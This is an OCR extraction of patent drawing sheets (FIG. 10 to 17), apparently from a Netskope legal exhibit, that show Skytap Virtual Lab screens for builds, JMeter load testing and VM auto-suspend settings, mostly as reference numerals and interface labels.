

Skytap VIRTUAL LAB
User A Company A
Security Verification
1005
1010
1015
1020
1025

FIG. 10



Skytap VIRTUAL LAB
User A Company A
Company A - Build 1342 (6 Machines)
1105
1110
1115
1120

FIG. 11



Skytap VIRTUAL LAB
User A Company A
Company A - Build 1341, JMeter Load Testing (4 Machines)
Company A Build 1342
Company A Build 1342

FIG. 12



1300
Skytap VIRTUAL LAB
Company A - Build 1341, JMeter Load Testing
1329
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1381
1382
1391
1392
1393
1394
1395
1396
1397
1398

FIG. 13




FIG. 14

Netskope Exhibit 1002 - Appendix B7




FIG. 15

Netskope Exhibit 1002 - Appendix B7



1600
1602
1610
1621
1622
1623
1624
1630
Dashboard
Library
Assets
Projects
Admin
Help
Return to Configuration
Configuration Network
Publish VM URLs
Virtual Machines
Auto-Suspend for 'Windows Server 2003 Standard R2 SP2'
Don't auto-suspend
Suspend this configuration after
5 minutes
of idle time
Suspend at a specific time:
January 14, 2009 2:20 PM
(GMT+01:00) Paris
Update
January
2009
2 PM
20
Company quotas
My quotas
Storage
Public IP Addresses

FIG. 16




FIG. 17

Netskope Exhibit 1002 - Appendix B7

